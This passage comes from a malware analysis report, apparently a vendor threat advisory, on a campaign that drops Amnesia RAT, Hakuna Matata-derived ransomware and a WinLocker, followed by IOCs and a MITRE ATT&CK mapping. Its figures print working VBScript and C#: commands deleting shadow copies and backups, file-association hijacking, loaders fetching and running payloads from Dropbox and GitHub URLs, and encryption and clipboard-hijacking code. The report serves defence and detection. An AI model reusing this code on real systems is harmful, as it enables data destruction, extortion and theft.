objRecoveryShell.Run "cmd.exe /c reagentc /disable", 0, True       ' Отключение среды восстановления
objRecoveryShell.Run "cmd.exe /c wbadmin delete catalog -quiet", 0, True  ' Удаление каталога резервных копий
objRecoveryShell.Run "cmd.exe /c vssadmin delete shadows /all /quiet", 0, True  ' Удаление точек восстановления
```

Figure 15: Registry-based restriction of system administration tools

2. File Association Hijacking and Execution Control

In the final stage of the attack chain, the malware implements an extensive file association hijacking mechanism to prevent the victim from launching applications or opening common file types. Rather than deleting files or terminating processes, the script exploits Windows file association behavior in the registry to intercept execution attempts.

The script defines a comprehensive list of file extensions, including executable, document, archive, image, media, script, installer, and configuration formats. For each extension, it overwrites the default **open** command under the **HKCR** registry hive. Instead of invoking the associated application, opening these files launches a command shell that displays a message instructing the victim to contact the attacker via Telegram.

This approach disables application execution without modifying or corrupting the underlying files. From the user’s perspective, files appear intact but are functionally unusable, reinforcing the perception of complete system compromise.

```
Dim arrDisabledExtensions, strExtension
arrDisabledExtensions = Array(".exe", ".bat", ".cmd", ".pdf", ".doc", ".docx", ".xls", ".xlsx",
".jpg", ".png", ".zip", ".rar", ".html", ".js", ".lnk", ".mp3", ".mp4", ".avi", ".mkv", ".msi",
".reg", ".ini", ".config", ".xml", ".csv", ".ppt", ".pptx", ".psd", ".ai", ".eps", ".svg", ".ico"
".gif", ".bmp", ".tiff", ".wav", ".flac", ".mov", ".wmv", ".flv", ".webm", ".7z", ".tar", ".gz",
".iso", ".dll", ".sys", ".ocx")

On Error Resume Next
For Each strExtension in arrDisabledExtensions
    objFileAssocShell.RegWrite "HKCR\" & strExtension & "\shell\open\command\", "cmd /c echo
    Единственное, что ты можешь сделать, — это написать мне. Вот мой тг: @NeverMind12F & pause",
    "REG_SZ"
Next

On Error Resume Next
objFileAssocShell.RegWrite "HKCR\Unknown\shell\open\command\", "cmd /c echo Единственное, что ты
можешь сделать, — это написать мне. Вот мой тг: @NeverMind12F & pause", "REG_SZ"

Dim arrFileTypes, strFileType
arrFileTypes = Array("exefile", "batfile", "cmdfile", "htmlfile", "JSEFile", "JSFile")

On Error Resume Next
For Each strFileType in arrFileTypes
    objFileAssocShell.RegWrite "HKCR\" & strFileType & "\shell\open\command\", "cmd /c echo
    Единственное, что ты можешь сделать, — это написать мне. Вот мой тг: @NeverMind12F & pause",
    "REG_SZ"
Next
```

Figure 16: Registry-based blocking of application and document execution

While broadly restricting execution, the script explicitly preserves functionality for malicious script formats. File associations for **.vbs** (VBScript) and **.scr** (Screen Saver) files are deliberately configured to ensure reliable execution. The registry mappings explicitly bind **.vbs** files to **WScript.exe** or **CScript.exe**, preventing accidental opening in text editors or interference from default security associations.

The **.scr** extension, which is functionally equivalent to **.exe**, is configured with an **“%1 /S”** execution command to ensure it runs as an executable. To immediately apply all association changes, the script runs **regsvr32 /s /i shell32.dll**, which forces the Windows Shell to refresh its configuration without requiring a reboot.

This guarantees that any subsequently deployed payloads execute immediately when accessed, while legitimate user workflows remain blocked.

```
' Разрешение выполнения VBS и SCR файлов
On Error Resume Next
objFileAssocShell.RegWrite "HKCR\.vbs\", "VBSFile", "REG_SZ"
objFileAssocShell.RegWrite "HKCR\VBSFile\shell\open\command\", "WScript.exe ""%1"" %*",
objFileAssocShell.RegWrite "HKCR\VBSFile\shell\open2\command\", "CScript.exe ""%1"" %*"
objFileAssocShell.RegWrite "HKCR\.scr\", "scrfile", "REG_SZ"
objFileAssocShell.RegWrite "HKCR\scrfile\shell\open\command\", "%1 /S", "REG_SZ"

' Обновление системных настроек
objFileAssocShell.Run "regsvr32 /s /i shell32.dll", 0, True
```

Figure 17: File association manipulation to enforce execution control

Phase 4: Final Payload Impact

With security controls disabled, surveillance established, and recovery mechanisms removed, the malware deploys its final payloads. This phase combines persistent remote access, large-scale data theft, ransomware encryption, and full system lockout to maximize operational impact and coercive leverage.

1. Amnesia RAT Deployment

The VBScript deploys a Remote Access Trojan as its primary long-term control and data-exfiltration component. This payload is hosted on Dropbox rather than GitHub and is downloaded with the deceptive filename "**svchost.scr"**. The file is copied to %PROGRAMDATA% and the user's **Startup** folder, and persistence is established via a registry entry under HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```
On Error Resume Next
Dim strMainMalwareURL, objMainMalwareShell, strMainMalwarePath
Dim objMainMalwareHTTP, objMainMalwareStream
strMainMalwareURL =
"https://dl.dropboxusercontent.com/scl/fi/fvugw0l9x7ty665esaul3/svchost.scr?rlkey=urzegysuk9bkrw2b8
zmx31457&st=gbhmc2su"
Set objMainMalwareShell = CreateObject("WScript.Shell")
strMainMalwarePath = objMainMalwareShell.ExpandEnvironmentStrings("%PROGRAMDATA%") & "\svchost.scr"
Set objMainMalwareHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
objMainMalwareHTTP.Open "GET", strMainMalwareURL, False
objMainMalwareHTTP.Send
If objMainMalwareHTTP.Status = 200 Then
    Set objMainMalwareStream = CreateObject("ADODB.Stream")
    objMainMalwareStream.Type = 1
    objMainMalwareStream.Open
    objMainMalwareStream.Write objMainMalwareHTTP.ResponseBody
    objMainMalwareStream.SaveToFile strMainMalwarePath, 2
    objMainMalwareStream.Close
    objDefenderShell.Run "powershell -WindowStyle Hidden -Command ""if (-NOT
    ([Security.Principal.WindowsPrincipal]
    [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltIn
    Role]::Administrator)) { Write-Error 'Требуются права администратора' } else { Start-Process
    -FilePath '" & strMainMalwarePath & "' -WindowStyle Hidden }""", 0, False
End If
```

Figure 18: Deployment of the RAT payload

Static analysis shows that **svchost.scr** is a 64-bit PE executable compiled with Microsoft Visual C++ and packaged using PyInstaller. Unpacking reveals multiple potential entry points, including a compiled Python module named **amnesiarat1.pyc**, indicating that the core functionality is implemented as an obfuscated Python-based Amnesia RAT.

00661408	Data	0b	A	sounddevice
00661415	Data	07	A	getpass
0066142c	Data	09	A	telegramr
0066144f	Data	0e	A	Crypto.Cipherr
00661463	Data	0d	A	telegram.extr
00661476	Data	14	A	Crypto.Util.Paddingr
006614ae	Data	05	A	bytes
006614b5	Data	06	A	decode
006615b5	Data	07	A	getattr
006615be	Data	0a	A	__import__
006615d6	Data	0e	A	amnesiarat1.py

Figure 19: Partial strings extracted from svchost.scr

Amnesia RAT is designed for broad, multi-category data theft combined with real-time surveillance and system control. Its capabilities include:

Browser credentials and session data: The RAT targets Chromium-based browsers, including Chrome, Edge, Chromium, Brave, Opera, Opera GX, Vivaldi, and Yandex. It extracts saved passwords, cookies, session tokens, browsing history, download records, and autofill data. Encrypted credentials are decrypted by retrieving the browser master key from the *Local State* file and invoking Windows DPAPI to recover plaintext secrets.

Telegram Desktop session hijacking: The malware explicitly targets Telegram Desktop by stealing local session artifacts from the *tdata* directory, including authentication keys, session files, configuration data, and account metadata. These artifacts enable full account takeover without credentials or two-factor authentication.

Seed phrase discovery and clipboard monitoring: The RAT recursively scans accessible drives for text files containing any of the 2,048 BIP-39 seed words. In parallel, it monitors clipboard contents in real time to intercept 12-, 18-, or 24-word recovery phrases.

Discord and Steam data theft: The RAT searches for Discord authentication tokens stored by both standalone applications and browsers, parsing LevelDB and Local Storage files using regex patterns applied to *.log* and *.ldb* files. It also targets Steam configuration files and *ssfn* authentication files.

Cryptocurrency wallets and financial assets: Hard-coded checks target specific browser extensions associated with MetaMask as well as desktop wallets including Zcash, Armory, Bytecoin, Jaxx, Exodus, Ethereum, Electrum, Atomic Wallet, Guarda, and Coinomi.

System and hardware intelligence: The RAT collects detailed host profiling data, including operating system version, username, domain, CPU model, RAM capacity, GPU model, BIOS version, motherboard identifier, disk capacity, and local and external IP addresses. This data supports victim fingerprinting and prioritization.

Screen, audio, and activity surveillance: Supported surveillance features include screenshot capture, webcam image capture, microphone audio recording, clipboard monitoring, and active window title enumeration. Collected artifacts are staged in C:\ProgramData before compression and exfiltration.

Process and system control: The RAT enables full remote interaction, including process enumeration and termination, shell command execution, arbitrary payload deployment, and execution of additional malware.

Persistence: Persistence is reinforced through registry autorun entries, often using benign-sounding names such as *chromeupdate* to evade casual inspection.

Exfiltration channels: Exfiltration is primarily performed over HTTPS using Telegram Bot APIs. Larger datasets may be uploaded to third-party file-hosting services such as GoFile, with download links relayed to the attacker via Telegram. This design eliminates the need for attacker-controlled infrastructure.

By combining credential theft, session hijacking, financial targeting, and real-time surveillance, Amnesia RAT enables full account takeover, identity abuse, and follow-on compromise campaigns.



Figure 20: Amnesia RAT public-facing reference site

2. Ransomware Deployment

Following RAT deployment, the script downloads and executes an additional payload, **WmiPrvSE.scr,** from a remote GitHub repository. Execution is gated by an administrative privilege check and launched in a hidden window via PowerShell. Persistence is reinforced by copying the payload into the Startup folder.

```
strSecondMalwareURL = "https://github.com/Mafin111/MafinREP111/raw/refs/heads/main/WmiPrvSE.scr"
Set objSecondMalwareShell = CreateObject("WScript.Shell")
strSecondMalwarePath = objSecondMalwareShell.ExpandEnvironmentStrings("%PROGRAMDATA%") &
"\WmiPrvSE.scr"
Set objSecondMalwareHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
objSecondMalwareHTTP.Open "GET", strSecondMalwareURL, False
objSecondMalwareHTTP.Send
If objSecondMalwareHTTP.Status = 200 Then
    Set objSecondMalwareStream = CreateObject("ADODB.Stream")
    objSecondMalwareStream.Type = 1
    objSecondMalwareStream.Open
    objSecondMalwareStream.Write objSecondMalwareHTTP.ResponseBody
    objSecondMalwareStream.SaveToFile strSecondMalwarePath, 2
    objSecondMalwareStream.Close
    objDefenderShell.Run "powershell -WindowStyle Hidden -Command ""if (-NOT
    ([Security.Principal.WindowsPrincipal]
    [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltIn
    Role]::Administrator)) { Write-Error 'Требуются права администратора' } else { Start-Process
    -FilePath '" & strSecondMalwarePath & "' -WindowStyle Hidden }""", 0, False
End If


' ===== ДОБАВЛЕНИЕ В АВТОЗАГРУЗКУ RANSOMWARE =====
Dim objSecondStartupShell, strSecondSourceFilePath
Set objSecondStartupShell = CreateObject("WScript.Shell")
strSecondSourceFilePath = strProgramDataPath & "\WmiPrvSE.scr"

Dim strSecondStartupFolder, objSecondStartupFSO
strSecondStartupFolder = objSecondStartupShell.SpecialFolders("Startup")
If Not strSecondSourceFilePath = strSecondStartupFolder & "\WmiPrvSE.scr" Then
    Set objSecondStartupFSO = CreateObject("Scripting.FileSystemObject")
    objSecondStartupFSO.CopyFile strSecondSourceFilePath, strSecondStartupFolder & "\", True
End If
```

Figure 21: Deployment of the ransomware payload

The **WmiPrvSE.scr** payload represents the ransomware stage and is derived from the **Hakuna Matata** ransomware family. Once executed, it performs large-scale encryption across the system, targeting hundreds of file extensions spanning documents, archives, images, media, source code, and application assets.



Figure 22: Hakuna Matata ransomware execution

Encrypted files are renamed with the custom extension **@NeverMind12F**. The ransomware drops a ransom note named **ЧИТАЙМЕНЯ.txt** into affected directories and replaces the desktop wallpaper with a ransom image generated on the fly. To increase impact, it terminates processes associated with databases, office software, email clients, virtualization platforms, and security tools before rescanning and encrypting remaining files.

```
    "mysqld-opt",
    "ocautoupds",
    "ocomm",
    "msaccess",
    "msftesql",
    "thunderbird",
    "visio",
    "winword",
    "wordpad",
    "mbamtray"
};
foreach (string processName in array)
{
    foreach (Process process in Process.GetProcessesByName(processName))
    {
        process.CloseMainWindow();
    }
}
DriveInfo[] drives = DriveInfo.GetDrives();
for (int k = 0; k < drives.Length; k++)
{
    DriveInfo drive = drives[k];
    Task task = Task.Factory.StartNew(delegate()
    {
        if (Program.ENCRYPT_EXTENSIONS)
        {
            Program.LOOK_FOR_EXTENSIONS(drive.ToString());
```

Figure 23: Targeted process termination and encryption

The ransomware maintains a continuous execution loop that actively monitors and hijacks clipboard contents, replacing cryptocurrency wallet addresses with attacker-controlled values. Combined with encryption, lockout mechanisms, and coercive visual messaging, these behaviors demonstrate an attack model built for maximum leverage, sustained control, and financial extraction.

```
try
{
    Thread thread = new Thread(delegate()
    {
        ReturnValue = Clipboard.GetText();
    });
    thread.SetApartmentState(ApartmentState.STA);
    thread.Start();
    thread.Join();
}
catch
{
}
Regex regex = new Regex("(?:[13]{1}[a-km-zA-HJ-NP-Z1-9]{26,33}|bc1[a-z0-9]{39,59})");
string result;
if (ReturnValue.StartsWith("bc1"))
{
    result = regex.Replace(ReturnValue, Program.FOR_TRIPLE);
```

Figure 24: ClipBanker functionality in Hakuna Matata ransomware



Figure 25: Ransomware wallpaper payload

3. WinLocker Deployment

In parallel, the script deploys a WinLocker component designed to fully restrict user interaction. The payload is downloaded from GitHub and saved as %PROGRAMDATA%\gedion.scr. As with prior stages, execution requires administrative privileges and is launched in a hidden window.

Once executed, the WinLocker creates a mutex named **WINLOCKBYAMPBYAMPBYAMPfsdjf** and enforces a full desktop lock, preventing normal system access. Victim-facing messages are embedded as Base64-encoded strings and decoded at runtime. These messages, written in Russian, instruct the victim to contact the attacker via Telegram within a two-hour deadline.

This lightweight obfuscation reduces static detection while ensuring consistent messaging across the ransomware notes, the WinLocker interface, wallpaper overlays, and file-association hijacking routines.

Figure 26: WinLocker interface enforcing system lockout

Conclusion

This attack chain demonstrates how modern malware campaigns can achieve full system compromise without exploiting software vulnerabilities. Instead, the threat actor relies on social engineering, widely trusted platforms such as GitHub and Dropbox, and the abuse of legitimate operating system functionality to stage, deliver, and execute payloads while blending into normal enterprise traffic.

By systematically abusing native Windows features, administrative tools, and policy enforcement mechanisms, the attacker disables endpoint defenses before deploying persistent surveillance tooling and destructive payloads. The operational use of Defendnot highlights how publicly disclosed defensive research can be repurposed into active attack workflows by exploiting trust assumptions embedded within the Windows Security Center. In parallel, deploying Amnesia RAT enables long-term reconnaissance, credential theft, and interactive system control, while subsequent ransomware and WinLocker components enforce data denial and apply sustained psychological pressure on the victim.

This campaign underscores the importance of monitoring for anomalous security configuration changes, unexpected persistence mechanisms, and abuse of legitimate cloud services. Early detection of these behaviors is critical, as once defensive controls are neutralized and recovery mechanisms are removed, remediation options become severely constrained and impact escalates rapidly.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

LNK/Agent.LAZH!tr
PowerShell/Agent.OQB!tr
W64/NoDefender.E!tr
MSIL/Agent.FLS!tr
W32/LockScreen.BVN!tr
MSIL/Filecoder.BBY!tr.ransom
W64/Agent.5E79!tr

The FortiGuard AntiVirus service engine is integrated into FortiGate, FortiMail, FortiClient, and FortiEDR. Customers running these products with up-to-date signatures are protected against the malware components described in this report.

FortiMail detects the initial phishing emails as *virus detected*. In addition, real-time anti-phishing protection provided by FortiSandbox, embedded across Fortinet's FortiMail, web filtering, and antivirus solutions, enables advanced detection of both known and unknown phishing attempts. The FortiPhish phishing simulation service further supports user resilience by actively training and testing end users against real-world phishing techniques, including impersonation, Business Email Compromise (BEC), and ransomware delivery.

The FortiGuard CDR (Content Disarm and Reconstruction) service, available on both FortiGate and FortiMail, can neutralize malicious content embedded in documents by removing active code while preserving document usability.

The FortiGuard IP Reputation and Anti-Botnet Security Service proactively blocks infrastructure associated with this campaign by correlating malicious IP intelligence collected from Fortinet's global sensor network, CERT collaborations, MITRE, trusted industry partners, and other intelligence sources.

Organizations seeking to strengthen foundational security awareness may also consider completing Fortinet Certified Fundamentals (FCF) training in Cybersecurity.

If you believe this or any other cybersecurity threat has impacted your organization, contact our Global FortiGuard Incident Response Team for assistance.

IOCs

URLs

hxxps://github[.]com/Mafin111/MafinREP111
hxxps://dl.dropboxusercontent.com/scl/fi/fvugw0l9x7ty665esaul3/svchost.scr?rlkey=urzegysuk9bkrw2b8zmx31457&st=gbhmc2su

LNK

7b8cf0ef390a7d6126c5e7bf835af5c5ce32c70c0d58ca4ddc9c238b2d3f059a

Scripts

1828614be6d9bdd92f7ee30e12c8aac8eba33a6df2c92995f9bf930c3f1b992b
3aa6ebb73390d304eef8fd897994906c05f3e967f8f6f6a7904c6156cf8819f9
263b5ba921e478215dc9e3a397157badab415fc775cfb4681821b7446c14fb1a
5443232a367a83ac2899b37c066dae3ec2010df292291db24ce3d744133218a6

Payloads

359fe8df31c903153667fbe93795929ad6172540b3ee7f9eff4bcc1da6d08478
6222775b877b4be4f5407525d52c5889739b96c302e5a204ef369b4a51c6dab2
71069a5d2a80a047ca36ca82e630d353829726d4f03a74c7522b7700c5c2bb59
45e942ba59f3876b263a03ed7e5d5b1b250e84a0a4b4093b3c13b5fca4e12b21
e6ca6bab85ae1eff08a59b46b7905ae0568110da172dec8367f32779094bdd08
7de56603a7b41fca9313231df6105dbb8148d3b0d80dfbc00e71e1d88f871915

MITRE ATT&CK Mapping

MITRE ATT&CK techniques observed in this campaign map to the following:

Tactic	Technique ID	Technique Name	Observed Behavior in This Campaign
Initial Access	T1566.001	Phishing: Attachment	Delivery of malicious LNK and decoy documents inside a compressed archive masquerading as business files
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	PowerShell executed via LNK to download and execute staged payloads
Execution	T1059.005	Command and Scripting Interpreter: VBScript	Obfuscated VBScript used as an orchestration layer and loader

Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools	Systematic disabling of Microsoft Defender features via PowerShell and registry policy
Defense Evasion	T1562.004	Impair Defenses: Disable or Modify System Firewall / AV	Abuse of Defendnot to disable Defender by registering a fake antivirus
Defense Evasion	T1027	Obfuscated / Encrypted Files or Information	Script Encoder Plus, Base64, and RC4 used to conceal payload logic
Defense Evasion	T1218	Signed Binary Proxy Execution	Injection of Defendnot into trusted Microsoft-signed process (Taskmgr.exe)
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass UAC	Repeated ShellExecute “runas” invocation to force UAC elevation
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys	Autorun persistence via HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Persistence	T1547.001	Boot or Logon Autostart	Payloads copied to user Startup directory

		Execution: Startup Folder	
Discovery	T1082	System Information Discovery	Collection of OS, hardware, domain, and environment details
Discovery	T1057	Process Discovery	Enumeration of running processes to control execution and avoid duplication
Collection	T1113	Screen Capture	Periodic screenshot capture via TelegramWorker.scr
Collection	T1056.001	Input Capture: Clipboard Data	Clipboard monitoring for seed phrases and cryptocurrency addresses
Credential Access	T1555	Credentials from Password Stores	Extraction of browser credentials and session data using DPAPI
Credential Access	T1539	Steal Web Session Cookie	Theft of browser cookies and active session tokens
Credential Access	T1098	Account Manipulation	Telegram Desktop session hijacking via stolen tdata artifacts
Command and Control	T1102.002	Web Service: External Web Services	Telegram Bot API used for C2 and data exfiltration
Command and Control	T1071.001	Application Layer	HTTPS-based communication to Telegram and file-hosting services

		Protocol: Web Protocols	
Exfiltration	T1041	Exfiltration Over C2 Channel	Data sent directly through Telegram Bot APIs
Exfiltration	T1567.002	Exfiltration Over Web Service	Use of third-party file hosting (e.g., GoFile) for large data sets
Impact	T1486	Data Encrypted for Impact	Hakuna Matata–derived ransomware encrypts user files
Impact	T1490	Inhibit System Recovery	Deletion of backups, shadow copies, and disabling Windows Recovery
Impact	T1489	Service Stop	Termination of services and processes prior to encryption
Impact	T1491.001	Defacement: Internal	Wallpaper replacement and ransom messaging
Impact	T1499	Endpoint Denial of Service	WinLocker deployment and file association hijacking
Impact	T1565.001	Stored Data Manipulation	Clipboard hijacking to replace cryptocurrency wallet addresses

---